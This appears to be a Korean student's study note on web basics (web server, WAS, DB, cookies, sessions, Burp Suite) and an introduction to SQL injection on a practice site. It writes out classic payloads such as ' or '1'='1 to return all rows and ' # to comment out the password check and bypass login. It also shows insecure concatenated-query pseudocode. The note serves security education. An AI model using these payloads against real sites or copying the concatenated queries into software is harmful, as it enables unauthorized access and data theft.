Review
- Web : 정적 리소스 파일
- WAS : 동적 페이지 담당
- DB : 데이터를 보관하는 개체
Client | Web - WAS - DB |
- Web Browser : Edge, Chrome, …
- Web server 는 파일을 전달하는 개체.
- Web Browser 는 Web server 와 통신 하면서 가져온 파일을 구성, 표현.
- Web Browser ( Front End ) 와 Web Server ( Back End )
- FE : 화면이 바뀌는 것 : HTML, CSS, JS.
- BE : Business logic : ID, PW 등을 검사하는등 : ASP, JSP, PHP, Python
- DB 와 이야기 할 때 사용해야 하는 언어는 SQL.
Login
- web server 는
- 파일을 달라고 우편을 쓰는 느낌.
- 누가 요청하는지 모르는데, 알아야 하면서 해더에 쿠키를 넣게 된다.
- 세션 연결 유지 기능이 필요하게 됬다. 쿠키 : 포스트 잇. ( 나 다래임 )
- 쿠키의 문제
- 클라이언트가 쿠키를 가지고 있어서 권한 탈취가 쉽게 가능했다.
- 서버 입장에서의 세션이 나오게 된다. 이 세션을 서버에 저장하는데 식별하는 데이터가 세션 ID.
Burp Suit ( Web Proxy )

- 웹 서버와 데이터를 주고 받을 때, 중간에서 가로채기 위해 BurpSuite 를 끼워 넣는다.
- 웹 서버와 기록되는 데이터를 볼 수 있고, 중간에 데이터를 바꿀 수도 있다.
identify / authenticate
- 식별 : 누구인지 알아내는 것
- ID : 식별 값은 중복 데이터가 있으면 안된다.
- 인증 : 그 사람이 맞는 것을 확인하는 과정.
- PW 로 그 사람이 맞는지 확인한다.
# pseudo code

<?test
    # 식별 : ID 를 기준으로 정보를 찾는 것. ( PW 를 가져옴 )
    # method 1 ( 식별 과 인증을 같이 )
    $sql = select pw from member where id = 'd4r6j' and pw = '$user_input'

		# method 2 ( 식별 )
    $sql = select pw from member where id = 'd4r6j'

    # 가져온 PW 를 입력한 비밀번호와 같은지 비교를 해야 한다.
    $db_pass = sqlExecute($sql)

    # method 2 ( 구분 분리 )
    if ($db_pass == $user_input){
        // login success
    } else {
        // login failure
    }
?>
SQL Injection

DB 를 공략하는 공격. DB 의 데이터를 뺄 수 있는 공격.
- SQL : DB 와 이야기 하는 언어.
- Injection : 주입하다. 따라서 DB 의 언어로 주입한다.
[ 1 ] SQL

SELECT * FROM member ;
SELECT * FROM member WHERE id = 'normaltic';
SELECT id, pass FROM member WHERE id = 'normaltic';
[ 2 ] SQL Injection
ID 를 조회하면 모든 정보를 알려주는 site.

- “normaltic” 이라고 쓰고 “enter” 를 누르는 순간
- web server 로 Normaltic 의 글자가 전달된다.

-
query=normaltic이라고 web server 로 보내게 된다. -
그럼 조회가 된다는 의미는
SELECT * FROM member WHERE id = '$query'- web server 가 아래와 같은 쿼리로 로 대기 준비
- 그 글자를
$query공간에 넣고 - DB 에게 보내서 실행
-
web server 입장에서 SQL 을 가지고 준비하고 있다가, 보낸 글자를
$query에 넣는다.
그럼
normaltic'처럼 작은 따옴표 하나를 넣으면 어떻게 될까? → 당연히 에러가 난다.

web server 입장에서는
SELECT * FROM member WHERE id = 'normaltic'';이 되고, 그럼 syntax error 가 나게 된다.
' 하나가 인식이 더 되었다.
→ 그럼 그 뒤로 쿼리를 더 넣을 수 있지 않을까?
→ 혹은, 쿼리를 변형해서 넣을 수 있지 않을까?
맨 처음과 맨 뒤에 작은 따옴표가 있다는 것은 감지 했으니
normaltic' and '1'='1아래와 같이 내용 확인을 해보자.
당연히 되겠다. true 이니까.

normaltic' and pass='1234또한 결과가 똑같이 나온다.
SELECT * FROM member WHERE id='normaltic' and pass='1234';
SELECT * FROM member WHERE id='nromaltic' and '1'='1'

그럼 테스트 해볼 query 는 normaltic' or '1'='1
SELECT * FROM member WHERE id='normaltic' or '1'='1'
이와 같이, and 조건이 아닌 or 조건일 경우, 모든 데이터가 다 나오게 된다.
SQL Injection
데이터를 넣고,
- 그 데이터가 데이터 문법에서 사용한다고 판단이 되면,
- 그 데이터 뒤에 SQL 문법을 추가 ( Injection ) 한다.
- 원래는 데이터만 가져오는 역할을 했는데, 이 DB 에서 우리가 원하는 SQL 언어 를 실행한다.
- 그 뒤에 있는 DB 에게 원하는 명령을 시킬 수 있다.
- SQL Injection 은 SQL 을 주입해서 하는 공격이 된다.
[ 3 ] SQL Injection2 Practice
로그인 페이지.

- ID 와 PW 를 가지고 DB 에서 데이터를 비교한다.
- 여기에 입력한 ID 와 비밀번호를 SQL 언어 에다가 사용할 것이라고 충분히 추론해 볼 수 있다.
- SQL Injection 공격을 할 수 있겠다. 라고 생각해 볼 수 있다.
- Login 성공 시에 Login id 의 모든 정보가 보이고, 그렇지 않으면 login 실패로 어떤 정보도 보이지 않음.
# web server
SELECT * FROM member WHERE id='_______' and pass='_________'
web server 에서 준비한 언어는 위와 같이 된다.
- web server 는 이 SQL 구문을 준비하고 있다가 사람이
ID와PW를 보내면, 빈칸에 넣고 실행한다. ID와PW를 쓴 사람이 맞는 비밀번호를 썻다면 결과가 존재하고 아니면 로그인 실패.- SQL Injection 으로,
ID와PW가 달라도 login 의 벽을 통과할 수 있지 않을까?

- pass 는 분명
1234인데,abcd~wxyz도 가능해지게 된다. nromaltic #에서#은 주석을 의미한다. 즉,PW가 뒤에 있으면
의 Query 를 주석으로 날리고and pass='_________'ID만 맞으면 접속 가능하게 한다. 따라서 실체 SQL 은SELECT * FROM member WHERE id='normaltic'# and pass='_________'
데이터가 존재하면 login 이 성공된다.
- 그렇다면
PW를 넣지 않아도 들어가게 된다. 전체 Query 를 써보자.
SELECT * FROM member WHERE id='normaltic' or '1'='1' and pass=''풀어 보자면 and 가 or 보다 먼저 처리된다.
SELECT * FROM member WHERE (id='normaltic' or ('1'='1' and pass=''))나머지 궁금한 SQL Injection 은 만들어진 Login Page 에서 체크 확인해보자.
Web flow

문제를 한번 이해를 해보도록 하자. 이 서비스가 어떻게 되는지 이해를 해보자.
login : [ID/PW] doldol / dol1234
